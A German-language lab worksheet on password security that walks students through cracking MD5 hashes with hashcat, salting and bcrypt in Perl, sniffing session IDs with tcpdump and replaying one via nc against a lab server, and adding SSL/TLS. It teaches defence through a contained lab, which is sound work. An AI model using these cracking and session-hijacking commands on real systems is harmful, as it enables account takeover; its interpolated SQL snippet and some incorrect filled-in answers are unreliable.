Was passiert? Die Algorithmen «zerhacken» die Passwörter in eine zufällig wirkende Zeichenkette. Solange die gleiche Eingabe (also das Passwort) «zerhackt» wird, kommt immer das gleiche Ergebnis als Hash heraus. Für jede andere Eingabe soll aber (möglichst) immer ein anderer Hash heraus kommen. Daher lassen sich statt der Passwörter, die Hashes der Passwörter vergleichen. Es genügt also den Hash des Passwortes in der Datenbank zu speichern, statt das Passwort selbst. Vorteil: Wenn jemand die Passwort-DB stiehlt, bekommt er nur Hashes und keine Passwörter. Wichtig: Aus Hashes lässt sich in der Regel nicht auf die ursprüngliche Eingabe schliessen.

Aber Vorsicht: Auch Hashes sind nicht 100% sicher. In diesem Kapitel werden Sie versuchen einige Hashes zu knacken! Im nächsten Kapitel werden Sie dann einige Techniken erlernen, um genau das zu verhindern.

9.2 Vorbereitung: Hashcat

Um Passwörter zu «knacken», bzw. «wiederherzustellen» wird einiges an Software benötigt. Lesen Sie sich dazu kurz ein und machen Sie die Schritte zur Vorbereitung.



Hashcat ist ein Softwareprojekt zur «Wiederherstellung» von verlorenen Passwörtern. Das Projekt ist unter der Seite `hashcat.net` erreichbar. Hashcat ist nicht das einzige quelloffene Programm in diesem Bereich.

Aufgabe 1)
Seit Ubuntu 18.04 ist Hashcat über Apt installierbar. Installieren Sie Hashcat am besten direkt auf den Entwickler-PC .

```
sudo apt install hashcat
```

Aufgabe 2)
Auf der Modulablage finden Sie die Dateien `passwordhashes.tgz` und `dictionary_german.tgz`. Das sind die für die Übung zu knackenden Passwörter, sowie ein einfaches Wörterbuch. Holen Sie die Dateien auf Ihr System und entpacken Sie diese. Schauen Sie sich kurz den Inhalt einiger Dateien an, wir brauchen diese später! Was sehen Sie in den Dateien?

Dictionary --> Viel verwendete Wörter
Hashes --> Diverse Hashes

Hashcat ist eine hochspezialisierte Software welche die Hardware stark in Anspruch nimmt. Dies um möglichst gute Resultate zu erzeugen. Passwörter «knacken» benötigt Rechenpower pur! Hashcat kann über die Schnittstelle `OpenCL` parallel mehrere Grafikkarten als CPU zum Rechnen einzusetzen.
Bedenken Sie Folgendes: Sie arbeiten für diese Übung auf einer kleinen VM, ohne spezielle Treiber oder Hardware. In der Industrie stehen einiges grössere Maschinen für Sicherheitstests zur Verfügung! Entsprechend sind die in dieser Übung erzielten Resultate und Leistungen lediglich ein erster Einstieg in die Materie.

9.3 Komplexität eines Passwortes

Bevor Sie sich am Knacken von Passwörtern in der Praxis versuchen, sollten Sie ein Gefühl der Grössenordnung bekommen. Die Komplexität von Passwörtern lässt sich berechnen. Je komplexer ein Passwort, desto schwieriger ist es zu knacken.

9.3.1 Kombinationsmöglichkeiten von Zeichen

Jedes Passwort kann grundsätzlich über diese zwei Merkmale beschrieben werden:

- **Zeichensatz**: Ein Passwort wählt einige Zeichen aus einer vorgegebenen Liste aus. Beispiel: die Zeichen «qwert» werden aus dem Alphabet von Kleinbuchstaben als Passwort ausgewählt.
- **Länge**: Jedes Passwort hat eine Länge. Beispiel: Das Passwort «qwert» hat die Länge fünf.

Diese beiden Merkmale sind jeweils nicht geheim und damit grundsätzlich auch einem Angreifer bekannt. Obwohl ein Angreifer das Passwort eines Einzelnen nicht kennt, kann er bereits einige Aussagen treffen.

Ein einfaches Beispiel:

- **Zeichensatz**: Alphabet A-Z (Gross- & Kleinschreibung) sowie Ziffern 0-9.
- **Länge**: 8 bis 12 Zeichen.

Ein Angreifer kann nun bereits die Anzahl aller theoretisch möglicher Passwörter berechnen. Wenn die Grösse des Zeichensatzes (Anzahl Zeichen) *z* ist und die Länge des Passwortes *l*, dann lautet die Formel für die Anzahl möglicher Kombinationen *k*:

$$k = z^l$$

Aufgabe 3)
Berechnen Sie die Anzahl möglicher Passwörter nach dem obigen Beispiel. (Tipp: Sie müssen die verschiedenen Längen beachten).

Passwort = qwert

Mögliche Passwörter = 36^12 = 4’738’381’338’321’616’896

Gängige Regeln wie «Das Passwort muss mindestens eine Zahl enthalten» machen die Berechnung noch komplizierter. Wir belassen es beim obigen Beispiel, wo das Passwort eine Zahl enthalten kann aber nicht muss. Dies genügt um ein grobes Gefühl für die Grössenordnung zu bekommen.

Aufgabe 4)
Was bringt prinzipiell eine höhere Sicherheit: «Den Zeichensatz um X-Zeichen erweitern» oder «Die Passwortlänge um X erhöhen»? Warum?

Den Zeichensatz um X-Zeichen erweitern, je länger das Passwort, desto mehr Möglichkeiten

Die momentane Empfehlung für sichere Passwörter ist mindestens 12 mal aus etwa 70 Zeichen auswählen. Das heisst der Suchraum muss über ca. $\mathbf{10^{22}}$ liegen, damit das Passwort sicher ist.

9.3.2 Wortkombinationen

Passwörter bestehen oft aus zusammengesetzten Wörtern statt zufällig gewählten Zeichen. Solche Passwörter verlieren aus verschiedenen Gründen schnell Ihre Komplexität und sind damit einfacher knackbar.

Ein Beispiel:

Ein Hacker weiss, dass der Benutzer Passwörter aus jeweils drei Wörtern bildet. Jedes Wort wird am Anfang gross geschrieben. (Der Benutzer bildet sich ein, das Passwort so sicherer zu machen, da auch Grossbuchstaben verwendet werden.) Hier drei Beispiel nach diesem Schema:

RegenschirmApfelBerg, SahneMilchButter, DerDieDas

Merkmale: Alphabet A-Z Gross- & Kleinschreibung. 9 - 20 Zeichen.

Nach vorherigem Vorgehen wären dies 62 Zeichen insgesamt. Dies gäbe folgende Rechung:

$\sum_{l=9}^{20} 62^l$ = *ca. 700 Quintilliarden.*[6] *Eine Zahl mit 35 Nullen!*

Also ziemlich sichere Passwörter? Nicht wirklich!

Sobald der Angreifer das Wissen über den Aufbau hat, kann er die Rechnung vereinfachen. Da die Passwörter aus Wörtern statt Buchstaben aufgebaut werden, sind Wörter die kleinste Einheit. Damit hat jedes Passwort nur eine Länge von drei! Der Zeichensatz wird dafür grösser, da es viel mehr Wörter gibt als Buchstaben im Alphabet. Der zentrale Wortschatz der Deutschen Sprache besteht gemäss Duden aus 70'000 Wörtern. Dies ergäbe folgende Anzahl möglicher Passwörter:

$70000^3 = 3.43x\mathbf{10^{14}}$ = *343 Billionen. Eine Zahl mit 14 Nullen, also bedeutend weniger!*

Wie Sie sehen sind diese Passwörter unsicher, obwohl bis zu 20 Buchstaben verwendet werden!

[6] http://mathe-abakus.fraedrich.de/mathematik/grzahlen.html

9.4 Passwörter knacken

Folgend werden einige Angriffs-Konfigurationen mit `hashcat` vorgestellt. Sie werden diese Konfigurationen für die Übungen auf der nächsten Seite benötigen!

Hängen Sie (nach dem Knacken) `--show` an die Kommandos an, um die Passwörter zu sehen.

9.4.1 Bruteforce

Der begriff *Bruteforce* kommt aus dem Englischen und kann mit «stumpfe Gewalt» übersetzt werden. Hier werden keine «schlauen Tricks» verwendet, sondern es wird einfach «dumm» jede erdenklich mögliche Kombination durchprobiert!

Hier ist ein beispielhafter Aufruf von `hashcat`:

```
hashcat -m 0 -a 3 geheim.txt ?l?l?l?l --force
```

- `-m 0`: Der Hash-Typ wird auf `md5` eingestellt.
- `-a 3`: Der Bruteforce-Modus wird mit diesem Parameter eingestellt.
- `geheim.txt`: Dateiname der Datei mit den Hashwerten.
- `?l?l?l?l`: Maske/Muster für die zu prüfenden Wertebereiche. Ein Fragezeichen steht für eine Stelle im Passwort, der Buchstabe für den Zeichentyp. Diese Maske bedeutet: «Teste alle Passwörter mit der Länge vier (4 mal `?`) und kleinen Buchstaben (`l`). Sie finden eine detailliertere Beschreibung dazu auf der Webseite des Programms.[7]
- `--force`: Führt den Angriff auch dann aus, wenn die Treiber nicht optimal konfiguriert sind.

9.4.2 Wörterbuch

Sie haben bereits gemerkt, dass die Komplexität von Passwörtern sehr schnell zunehmen kann, sobald diese lange genug sind und die Zeichenauswahl zufällig ist. Solche Passwörter können auch in der Industrie nur schwerlich geknackt werden. Der Suchraum ist einfach zu gross, als dass man alle Kombinationen durchprobieren könnte!
Daher versucht man «schlauere» Methoden als Bruteforce anzuwenden. Die meisten Passwörter bestehen nicht aus wirklich zufälliger Auswahl von Zeichen. Oft kommen z.B. Wörter darin vor. Daher versucht man längeren Passwörtern mit vordefinierten Wortlisten auf die Schliche zu kommen. Diese Wortlisten können sehr gross werden und viele Kombinationen abbilden. Hier kommt es nun tatsächlich auf das «Geschick» des Erstellers solcher Listen an. In dieser Übung verwenden wir eine Wortliste von `md5this.com`. Diese Liste ist weder besonders gross noch gut, reicht aber für eine erste Demonstration völlig aus.

```
hashcat -m 0 -a 0 geheim.txt /path/to/dictionary_german.dic --force
```

- `-a 0`: Der Modus für Wörterbuch-Angriff wird eingestellt.

[7] Hashcat-Notation: https://hashcat.net/wiki/doku.php?id=mask_attack#built-in_charsets

9.5 Praxis-Übung «Passwörter knacken»

In der folgenden Tabelle sind einige der Hash-Dateien gelistet, welche Sie vorher auf Ihr System kopiert haben. Aufgabe 3 ist vorgelöst.[8]

	Datei (md5.txt)	Zeichensatz	z	l	k	geknackt	Zeit
1)	4_smallletters	a-z		4			
2)	4_AlphaNum	a-zA-Z0-9		4			
3)	to4_AlphaNumSpecial	?l?u?d?s	95	1-4	82'317'120	100%	2-3 Sek.
4)	6_smallletters	a-z		6			
5)	8_smallletters	a-z		8			
6)	8_AlphaNum	a-zA-Z0-9		8			

Aufgabe 5)
Ergänzen Sie die leeren Stellen der oberen Tabelle. Notieren Sie jeweils den korrekten `hashcat`-Befehl um das Problem anzugehen. Tipp: Ab Aufgabe 6 sollten Sie evtl. langsam ein «Wörterbuch» zu Hilfe nehmen…

1)

2)

3) hashcat md5_to4_AlphaNumSpecial.txt -m 0 -a 3 ?1?1?1?1 -1 ?l?u?d?s --force --increment oder: md5_to4_AlphaNumSpecial.txt -m 0 -a 3 ?a?a?a?a --force --increment

4)

5)

6)

Aufgabe 6)
Knacken Sie die Passwort-Hashes des Fulla-Servers!

[8] Der Zeichensatz bei Aufgabe 3 ist in Hashcat-Notation angegeben.

10 Passwortsicherheit (Fix)

Lernziele

- Nutzen eines «Salt» benennen.
- Erklären, wie ein Passwort sicher abzulegen ist.
- Erklären, wie ein Passwort mittels Hash validiert werden kann.
- Sichere Passwort-Authentifizierung implementieren.

10.1 «Schwachstelle Mensch»

Im letzten Arbeitsblatt wurde festgestellt, dass bereits relativ kurze Passwörter (12 Zeichen) und kleine Zeichensätze (a-zA-Z0-9) durchaus sichere Passwörter ergeben können. Damit dies so ist, müssen die Zeichen aber möglichst zufällig ausgewählt sein! In der Praxis sind solche zufälligen Passwörter leider nur schwer merkbar. Dies bewirkt, dass viele Nutzer auf leichter merkbare Muster ausweichen.

Zur Verdeutlichung je zehn Passwörter nach unterschiedlichem Muster:

(Muster 1)	(Muster 2)
NzcRQY4E5S8h	ApfelKarte09
Mc109GSOmOLv	LesenKreis37
gCjIsCHcZDbG	WolkeKreis81
JNZgOjqiSBpH	SchuhLesen07
tFlZh9oPLaHC	BesenLesen48
qV4WKPPI5bgT	SonneWolke92
65GO2U7ldjDc	WetteKarte03
cDzpUPOpl7Ln	KreisLesen16
HDmYr1q8tBQO	HundeKarte00
AcoSG2DfRXRJ	KarteApfel86

Aufgabe 1)
Schätzen Sie ab, nach welchen Vorgaben Muster 1 & 2 erstellt wurden.

Muster 1 --> Random Generator
Muster 2 --> Bekannte Wörter

Welches Muster ist sicherer?

Muster 1

Welches Muster ist besser merkbar?

Muster 2

Es gibt ausgefeiltere Muster welche zufällig wirkende Passwörter generieren. Ist das folgende Passwort zum Beispiel aus zufällig gewählten Zeichen gebildet?

```
DKgzBbeb
```


Nein, Sie kennen das Muster, bestimmt! Es sind die Anfangsbuchstaben der Wörter eines Satzes. Hier: «**D**er **K**rug **g**eht **z**um **B**runnen, **b**is **e**r **b**richt».

Ist dieses Muster nun so gut wie eine zufällige Auswahl von Zeichen? Nein!

Sobald *irgend ein Muster* verwendet wird, nimmt die Passwortstärke ab! Egal wie ausgeklügelt das Muster sein mag, es ist immer schlechter als ein zufällig generiertes Passwort!

Zufällige Passwörter sind zwar «sicherer», haben aber einen grossen Nachteil: Sie sind nur schwer merkbar. Das führt oft dazu, dass man das Passwort aufschreiben muss. Dies schwächt wiederum die Sicherheit des Passwortes! Jemand kann den Zettel einfach finden und weiss dann das Passwort. Auch typische Verstecke für solche «Zettelchen» sind kein Geheimnis. Denken Sie erst gar nicht daran, das Passwort-Zettelchen unter die Tastatur zu kleben… Sie sind nicht die erste Person mit dieser Idee. 😄
Es ist daher nicht «dumm», wenn ein Benutzer ein Passwort-Muster verwendet, damit er sich das Passwort merken kann! Immerhin muss er es dann nicht mehr aufschreiben. Dennoch: Das Passwort ist kryptographisch dann nicht mehr so sicher. Sie müssen davon ausgehen, dass ein Angreifer die «gängigen» Muster kennt, welche zum Bilden eines Passwortes verwendet werden. Damit kann er sein Knack-Algorhytmus entprechend anpassen und so schneller zum Ziel gelangen.

Was auch immer Sie für ein Passwort ausdenken… Vergessen Sie nicht: Auch ein kryptografisch gutes Passwort schützt die Daten nur begrenzt:



Quelle: https://xkcd.com/538

10.2 Passwort mittels Salt absichern

10.2.1 Problem: Wörterbuch / Rainbow-Table

Wir stellen fest: Nutzer verwenden oft Muster, um ein Passwort zu bilden. Beispielsweise indem Sie Wörter einbauen und diese mit Zahlen und Sonderzeichen etwas «aufmischen». Solche Passwörter sind sehr anfällig auf Wörterbuch-Angriffe (Abfragen mittels Rainbow-Table).

Ein Beispiel eines solchen Wörterbuchs:

```
893f53c159eab9178ab181bad8da4262    alf
a24e64edf88910a686c1e6910a0e31e4    Alf
ebbc2d10a411504672f5f93920e3f5bd    4lf
9af539e92aa7006fcd4b8c60a3d24923    A1f
5a2605f367bf70dcf8de527a423a452e    41f
90a0df5161f2126f7439afb4a73ab64d    alf2000
54c2572889e466c18c23db08ad289762    Alf2000
b9177c2058a7a07c41086609bd07005c    4lf2000
0bec9ba3fb948cd922a8bbd474cc963d    A1f2000
2f481536c9285a9b4bd4a17a05d54ffd    41f2000
```

Mit einem klug aufgebauten Wörterbuch lassen sich viele Passwörter knacken. Mit «klug aufgebaut» ist gemeint: Ein Angreifer kennt die gängigen Muster um Passwörter zu bilden und baut diese in das Wörterbuch ein. Es gibt auch riesige geleackte Passwort-Sammlungen von grossen Firmen. Diese enthalten Millionen reale Passwörter! Das Hilft natürlich beim Aufbau eines guten Wörterbuchs.

Wenn man nun an eine Datenbank mit gehashten Passwörtern kommt, muss man lediglich die Hashes der Datenbank mit denjenigen im Wörterbuch vergleichen. Findet man die gleichen Hashes, ist das Passwort geknackt!

Natürlich funktionieren solche Wörterbücher nur, wenn das Wörterbuch mit dem gleichen Algorithmus gehasht wurde wie die zu knackenden Passwörter. Das Wörterbuch muss also «vorbereitet» sein. Genau an dieser «Schwachstelle» von Wörterbüchern setzt nun das «Salt» als Abwehrmassnahme an!

10.2.2 Lösung: Salt

Damit Wörterbücher nicht mehr funktionieren, werden die Passwörter vor dem Hashen und Speichern noch etwas «gesalzen». Das heisst: Statt das eigentliche Passwort zu hashen, wird dem Passwort ein möglichst zufälliger String angehängt und dies dann gehasht.

Ein Beispiel mit dem Passwort `4lf2000` und dem Salz `z4Tms01lQz`:

```
ohne Salz:            4lf2000           -> b9177c2058a7a07c41086609bd07005c

mit Salz z4Tms01lQz:  4lf2000z4Tms01lQz -> f2b7cb8144fb1adcfdbd949799293e1f
```

Wenn das Passwort von Alfred ohne Salz gehasht wurde, hat er Pech gehabt: Das Wörterbuch enthält seinen Hash `b9177c...` und somit ist sein Passwort geknackt.

Der Hash `f2b7cb...` wird aber nicht im Wörterbuch auftauchen! Denn wie soll ein Hacker auch schon vorher wissen, dass ein komplettes Wörterbuch mit dem Salz `z4Tms01lQz` erstellt werden soll? Wenn nun jeder Benutzer ein anderes Salz hat, wird der Aufwand zu gross, um die Passwörter eines Systems zu knacken.

Wenn Sie Ihre Passwörter mit einem Salt absichern, müssen Sie unter Umständen die Struktur der Datenbank abändern! Denn neben dem Hash muss nun auch das Salt in der Datenbank abgelegt werden.
Wenn jemand sich einloggen möchte, benötigen Sie das Salt, um den Hash zu berechnen um so das Passwort zu verifizieren.

Es gibt Standards, welche das Salt direkt zusammen mit dem Hash in einem langen String kombiniert ablegen. Dann benötigen Sie keine eigene Spalte für das Salt. `php` macht dies in der Standard-Verwendung z.B. so.

10.3 Umsetzung

Sie sollen nun den Fulla-Server so verändern, dass das Passwort mit einem Salt gehasht wird. Achtung: Sie müssen dafür die Hash-Werte in der Datenbank anpassen!
Im folgenden finden Sie einige Hilfestellungen für das Vorgehen. Wenn Sie diesen folgen, sollte das Anpassen ohne Probleme klappen!

Achtung: Auf der letzten Seite hat es ein paar Tipps & Tricks zur Umsetzung in Perl!

Aufgabe 2)
Suchen Sie alle Stellen im Code, wo eine Passwort-Abfrage gemacht wird. Notieren Sie sich den Dateinamen und die Zeilennummer des betroffenen Codes.

Auth.pm -> 42

Aufgabe 3)
Loggen Sie sich auf dem Server mit `mysql -uvmadmin -p` in die Datenbank ein und schauen Sie sich die Tabelle `fulla.user` an. Sie können sich den Inhalt mit `select` anschauen oder die Datentypen der Spalten mit `explain`.
Müssen Sie in der Datenbank noch Änderungen vornehmen, damit ein Salt eingesetzt werden kann? Wenn ja, welche Änderungen?

Aufgabe 4)
Setzen Sie in der Datenbank einen neuen Hash für den Benutzer `admin`. Setzen Sie dieses mal ein Salt ein. Sie können die nötigen Informationen über die Kommandozeile erzeugen:

```
echo -n 'PasswortSalz' | md5sum
```

Also z.B.:

```
echo -n 'annaQwert1234' | md5sum
```

Setzen Sie mit einem SQL-`UPDATE` das Salt und den neuen Hash für den Admin-Benutzer.
Löschen Sie alle anderen Benutzer, welche dem alten Schema folgen (oder machen Sie dort ebenfalls ein Update).

Aufgabe 5)
Passen Sie nun den Programm-Code so an, dass bei allen Passwort-Abfragen das Salt mit einbezogen wird!
Achtung: Für neue Accounts müssen Sie ein zufälliges Salt generieren!

Testen Sie Ihre Änderungen! Nachdem Sie den Code angepasst haben, sollten Sie Folgendes können:

- Sich mit dem Client als `admin` einloggen.
- Mithilfe des Clients und dem Kommando `register` neue User nach dem neuen Schema erzeugen.

Aufgabe 6)
Stellen Sie die Applikation auf einen sichereren Algorithmus als `md5` um!

10.4 Perl-Snippets (Hilfestellung)

Erzeugen eines zufälligen Salt aus 10 Zeichen:

```
my $random_salt = String::Random->new->randregex('[a-zA-Z0-9]{10}');
```

Erzeugen eines MD5-Hashes aus einem Passwort:

```
my $hash = Digest->new('MD5')->add($password)->hexdigest;
```

Erzeugen eines MD5-Hashes aus einem Passwort mit einem Salt:

```
my $hash = Digest->new('MD5')->add($password . $salt)->hexdigest;
```

Abfragen einer Information aus der Datenbank:

```
my $sth = $dbh->prepare("SELECT x FROM a WHERE y = 'z'");
$sth->execute();
my ($x) = $sth->fetchrow_array();

if ($x) {
    # etwas gefunden
}
else {
    # nichts gefunden
}
```

Speichern einer Information in der Datenbank:

```
my $sql = "INSERT INTO user (name, pw_algo, pw_hash, berechtigung, "
        . "algo_param, pw_salt) VALUES ( '$user', 'md5', '$pw_hash',"
        . " 0, 0, '' );";
my $sth = $dbh->prepare($sql);
$sth->execute();
```

Verwenden des Algorithmus Eksblowfish/bcrypt:

```
use Digest;
use Digest::Bcrypt;
my $hash = Digest->new ( 'Bcrypt' )
                 ->cost( 10 )
                 ->salt($salt)
                 ->add ($password)
                 ->hexdigest;
```

Verwenden des Algorithmus SHA:

```
use Digest;
use Digest::SHA;
my $hash = Digest->new ( 'SHA-256' )
                 ->add ($password . $salt)
                 ->hexdigest;
```

11 SSL & Sessions/Cookies

Lernziele


- Prinzip einer Session-ID verstehen.
- Vorgehen beim «Session Hijacking» verstehen.
- Zweck von Web-Zertifikaten verstehen.
- Zweck von SSL/TLS verstehen.

11.1 Session Hijacking

Das Wort *Session Hijacking* kommt aus dem Englischen und heisst auf Deutsch «Übernahme einer Sitzung». Bei dieser Attacke versucht der Angreifer eine bestehende Sitzung für sich auszunutzen. Er klaut die Session-ID eines bereits eingeloggten Benutzers und verwendet diese selbst. Aus Sicht des Servers kommen die Nachrichten des Hackers dann vom anderen Benutzer, da sie dessen Session-ID haben.

Eine Session-ID zu stehlen ist nicht besonders schwer, wenn der Nachrichtenaustauch nicht verschlüsselt ist. Der Fulla-Server steht beispielsweise in einer DMZ. Jede Nachricht an den Server muss daher über den Router *vmLF1*. Wenn ein Angreifer Zugriff auf den Router hat, kann er die Session-ID auslesen.

Wenn die Nachricht über des Internet geht, sind Dutzende Router verschiedener Firmen betroffen. Es gibt also genug Möglichkeiten für Dritte, die Nachrichten mitzulesen.



Geben Sie den folgenden Befehl auf der *vmLF1* ein, um die Nachrichten vom Intranet zum Server in der DMZ mitzulesen:

```
tcpdump -i green0 \
        tcp \
    and net 192.168.210.0/24 \
    and host 192.168.220.12 \
        -A -l | grep -P '\d{20}\s+\w+'
```

11.1.1 Umsetzung

Aufgabe 1)
Sie haben auf dem Router ein `tcpdump` am laufen. Ordnen Sie nun alle VMs so auf Ihrem Bildschirm an, dass Sie deren Fenster gleichzeitig sehen können.
Loggen Sie sich mit `ziu` ein, setzen Sie ein paar Kommandos ab und loggen Sie sich wieder aus.
Analysieren Sie die Ausgabe von `tcpdump` auf dem Router. Wie sind die Sessions beim Fulla-Server umgesetzt?

Aufgabe 2)
Versetzen Sie sich in einen externen Angreifer, welcher Kontrolle über den Router bekommen hat. Versuchen Sie eine mit `tcpdump` geklaute Session zu übernehmen.
Konkret: Klauen Sie eine Session. Nutzen Sie diese ID, um von einem anderen System her (z.B. vmLS5) Ihren eigenen Fulla-Benutzer anzulegen! (Sie sollen dazu kein Passwort verwenden. Nehmen Sie an, dass Sie keine Passwörter für den Server kennen!)
Sie können auch ohne den Client `ziu` von einem beliebigen Linux her Nachrichten an den Fulla-Server schicken:

```
echo '12345678901234567890 ping' | nc 192.168.220.12 7777
```

(Natürlich können Sie sich den Client auch auf dem Angreifer-System installieren)

Was ist passiert? Der Angreifer konnte sich auf dem System einloggen und beliebige Abfragen tätigen. Er konnte sich sogar selbst einen eigenen Benutzer anlegen. In Zukunft wird er also seinen eigenen Nutzer verwenden können.
Wichtig: Für diese Attacke musste der Angreifer keine Passwörter kennen oder knacken!

Um solche Attacken zu verhindern (bzw. zu erschweren), sollte sämtliche Kommunikation zwischen Client und Server verschlüsselt werden. Damit können Router nicht mehr den Inhalt der Nachrichten auslesen und die Session-ID bleibt geheim.

Die Implementation der Session-ID im Fulla-Server ist sehr einfach. Wie sieht das in der Industrie aus? Wie sind Cookies in HTTP umgesetzt? Hinweise dazu auf der letzten Seite.

11.2 Verschlüsselung / Kryptogtafie

Daten, welche über das Netzwerk transportiert werden, gleichen einer Postkarte aus den Ferien: Jeder «Pöstler» kann mitlesen. Aus diesem Grund soll der Inhalt der Daten vor «neugierigen Augen» geschützt werden. Hierfür wird Kryptografie eingesetzt: Die Nachricht wird verschlüsselt.

Lesen Sie den Zusatztext *Literatur_SSL.pdf* und versuchen Sie die folgenden Fragen zu beantworten.

Aufgabe 3)
Welches «Problem» soll mit einem Zertifikat gelöst werden?

Aufgabe 4)
Welches «Problem» soll mit SSL/TLS gelöst werden?

Aufgabe 5)
Ist HTTPS ein anderes «Protokoll» als HTTP? Begründen Sie Ihre Antwort.

Aufgabe 6)
Beschreiben Sie die beiden folgenden Begriffe:
Zertifikatshierarchie:

Self-Signed Certificate:

11.3 Verschlüsselung mit OpenSSL

Für die Verschlüsselung der Netzwerk-Kommunikation haben sich Verfahren mit öffentlichen und privaten Schlüsseln (public/private key) etabliert. Ihr grosser Vorteil: Es müssen keine geheimen Schlüssel ausgetauscht werden. OpenSSL bietet eine quelloffene Möglichkeit, solche Kryptografie einzurichten.

Mit dem folgenden Befehl können Sie selbst einen öffentlichen (hier `cert.pem`) und einen privaten Schlüssel (`key.pem`) generieren:

```
openssl req -x509 -newkey rsa:4096 -keyout key.pem -out cert.pem -days 365
```

11.3.1 Einbinden in die Applikation

Der Fulla-Server ist so programmiert, dass der Wechsel auf SSL/TLS sehr einfach ist. Sie müssen dem Verbindungs-Objekt (*socket*) einfach die Dateipfade zu den Zertifikaten mitteilen!

Dem Server müssen Sie den öffentlichen und den privaten Schlüssel angeben:

```
use IO::Socket::SSL 'inet4';

my $socket = IO::Socket::SSL->new (
    LocalAddr     => '0.0.0.0',      # local server address
    LocalPort     => '7777',         # local server port
    Listen        => 5,              # queue size for connections
    Proto         => 'tcp',          # protocol used
    SSL_cert_file => 'cert.pem',     # SSL certificate
    SSL_key_file  => 'key.pem',      # SSL certificate key
);
```

Aufgabe 7)
Welche Schlüssel benötigt der Client? Warum?

```
use IO::Socket::SSL 'inet4';

my $socket = IO::Socket::SSL->new (
    PeerHost     => '192.168.220.12',
    PeerPort     => '7777',
    Proto        => 'tcp',

    SSL_ca_file => ............
);
```

Aufgabe 8)
Implementieren Sie SSL/TLS im Server und Client. Testen Sie die Verbindung. Beobachten Sie die Daten-Pakete auf dem Router mit dem folgenden Befehl:
`tcpdump -i green0 tcp and net 192.168.210.0/24 and host 192.168.220.12 -A`
Was beobachten Sie nun auf dem Router? Was bedeutet das für jemanden, der Zugriff auf den Router hat?

11.3.2 Einbinden in den Browser

Es gibt verschiedene Standards für das Speichern von öffentlichen und privaten Schlüsseln. Um unseren Schlüssel im Browser nutzen zu können, müssen wir diesen in ein anderes Format umwandeln. Umwandeln des Public-Keys in ein Web-Zertifikat (hier `modul183.p12`):

```
openssl pkcs12 -export -in cert.pem -inkey key.pem -out modul183.p12
```

Aufgabe 9)
Importieren Sie das selbstgenerierte (selfsigned) Zertifikat in Ihren Browser. Evtl. beschwert sich der Browser ein bisschen. Warum? Was ist der Unterschied zu anderen Zertifikaten, wie z.B. das von `nzz.ch`?

Testen Sie, ob Sie mit dem Browser Zugriff auf den Fulla-Server haben. Wie heisst die komplette URL?

11.4 HTTP-Cookies

Der Fulla-Server hat eine sehr einfache Umsetzung von Session-IDs: Jedem Befehl wird eine 20-stellige Nummer vorangestellt. Fertig! Ist das Beispiel zu einfach? Wird es in der Industrie ganz anders gemacht? Dieser Frage lässt sich mit einem Blick auf HTTP-Cookies nachgehen.

Aufgabe 10)
Schauen Sie sich die unteren HTTP-Requests an.[a] Markieren Sie jede Session-ID.
Client eröffnet eine erste Anfrage an Server:

```
GET /index.html HTTP/1.1
Host: www.example.org
```

Server antwortet und setzt eine Session-ID:

```
HTTP/1.0 200 OK
Content-type: text/html
Set-Cookie: theme=light
Set-Cookie: sessionToken=abc123; Expires=Wed, 09 Jun 2021 10:18:14 GMT
```

Client stellt eine zweite Anfrage und nutzt die Session-ID:

```
GET /spec.html HTTP/1.1
Host: www.example.org
Cookie: theme=light; sessionToken=abc123
```

[a] Quelle: https://en.wikipedia.org/wiki/HTTP_cookie

Aufgabe 11)
Nennen Sie mindestens zwei Charakteristiken, welche hier im HTTP-Cookie zusätzlich verwendet werden (im Vergleich zur Fulla-Session).

Aufgabe 12)
Ein «Cookie» ist nichts anderes als eine Datei, welche die Session-ID für einen späteren Request abspeichert. Finden Sie heraus wo der Fulla-Client sein «Cookie» speichert.

Aufgabe 13)
Schauen Sie sich in Ihrem Browser ein paar Cookies an! (Der Fulla-Server kann im Moment keine HTTP-Cookies setzen, Sie haben aber sicherlich Cookies von anderen Seiten)

Es gibt auch *Signed Cookies* mit verschlüsseltem Inhalt. Damit sieht der Client nicht mehr, was für Daten bei ihm abgespeichert sind. Das ersetzt aber nicht die Netzwerkverschlüsselung! Zudem gilt auch dann: **Aus Sicherheitsgründen möglichst wenig Daten clientseitig speichern.**